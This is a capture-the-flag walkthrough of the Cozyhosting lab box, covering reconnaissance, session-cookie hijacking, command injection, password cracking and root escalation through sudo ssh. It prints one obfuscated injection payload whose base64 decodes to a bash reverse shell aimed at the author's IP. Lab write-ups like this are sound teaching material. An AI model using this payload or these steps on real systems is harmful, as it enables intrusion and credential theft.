**Cozyhosting walkthrough**

# **Index**

[Index 1](#_Toc157159704)

[List of pictures 1](#_Toc157159705)

[Disclaimer 2](#_Toc157159706)

[Reconnaissance 2](#_Toc157159707)

[Initial foothold 2](#_Toc157159708)

[User flag 3](#_Toc157159709)

[Privilege escalation 7](#_Toc157159710)

# **List of pictures**

[Picture 1 - nMap scan results 2](#_Toc157159719)

[Picture 2 - dirsearch command 2](#_Toc157159720)

[Picture 3 - Interesting path found 3](#_Toc157159721)

[Picture 4 - Session found 3](#_Toc157159722)

[Picture 5 - Set new session value 4](#_Toc157159723)

[Picture 6 - SSH module 4](#_Toc157159724)

[Picture 7 - Bash error 4](#_Toc157159725)

[Picture 8 - Command in base64 5](#_Toc157159726)

[Picture 9 - Payload to send to the application 5](#_Toc157159727)

[Picture 10 - User app shell 5](#_Toc157159728)

[Picture 11 - Interesting file to obtain a different user shell 5](#_Toc157159729)

[Picture 12 - Information about dataabse 6](#_Toc157159730)

[Picture 13 - Users' hashed credentials in dataabse 6](#_Toc157159731)

[Picture 14 - Password cracked 6](#_Toc157159732)

[Picture 15 - Login successful 7](#_Toc157159733)

[Picture 16 - User flag 7](#_Toc157159734)

[Picture 17 - Information useful to privilege escalation 7](#_Toc157159735)


[Picture 18 - Privilege escalation and root flag 8](#_Toc157159736)

# **Disclaimer**

I do this box to learn things and challenge myself. I’m not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who’re willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

# **Reconnaissance**

The results of an initial nMap scan are the following:



Picture 1 - nMap scan results

Ports open are 22 and 80. So, the machine has SSH enabled and an application running on port 80. NMap detected that the operative system is Linux, but without any other specific information about it.


# **Initial foothold**

One of the important tasks to do when analyzing a web application is to search web content. So, I run ***dirsearch*** tool with the following command:



Picture 2 - dirsearch command


Among all results of this command, one very interesting is the following:



Picture 3 - Interesting path found


# **User flag**

In the path I found with ***dirsearch*** tool is possible to find a session for the ***kanderson*** user, as shown in the following picture:




Picture 4 - Session found

So, I could copy this value and set it as my cookie. To do it, I had to receive a cookie. I could have one trying to log in in the application with any credentials (wrong ones too):



Picture 5 - Set new session value

In this way, I was able to log in the application. It has an interesting module to try an SSH connection:




Picture 6 - SSH module

Trying to use this module with some special characters as ***‘***, I received a bash error:



Picture 7 - Bash error


Since it tries to execute bash code, I can try to inject code in this form. My goal is to obtain a reverse shell, so I prepared a proper payload. First, I encoded the command to execute in base64:



Picture 8 - Command in base64


Second, I prepared the payload to send to the application:

;echo${IFS%??}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMTAvODA4OSAwPiYxCg=="${IFS%??}|${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;




Picture 9 - Payload to send to the application

In this way, I obtained a shell with user ***app***, but it hasn’t the user flag:




Picture 10 - User app shell

Exploring the ***home*** folder, I found the josh user. However, in app home folder there is an interesting file I transferred on my local machine:




Picture 11 - Interesting file to obtain a different user shell

After decompress it, investigating all files, the useful one is ***application.properties***. This file contains database credentials:




Picture 12 - Information about database

I used this information to connect to it and explore data. In this way, I found users’ hashed credential:




Picture 13 - Users' hashed credentials in database

At this point, I tried to crack this password using ***JohnTheRipper*** tool:




Picture 14 - Password cracked

However, I successful cracked only one of it, the one of admin database user. This part was very frustrating to me, because I had a password for ***admin*** user, but the credentials pair ***admin*** and password found didn’t work to login in ssh. After a little bit of time, I remembered that the other user in the system was ***josh***. So, I tried to use the password found to log in as josh, and it worked!



Picture 15 - Login successful


Finally, I was able to retrieve the user flag:



Picture 16 - User flag


# **Privilege escalation**

Luckily, the privilege escalation was pretty simple. I found that josh user can execute SSH command as root:



Picture 17 - Information useful to privilege escalation

So, I searched how to exploit SSH to privilege escalation on gfobin repository and I obtained root privileges and root flag as shown in the following picture:



Picture 18 - Privilege escalation and root flag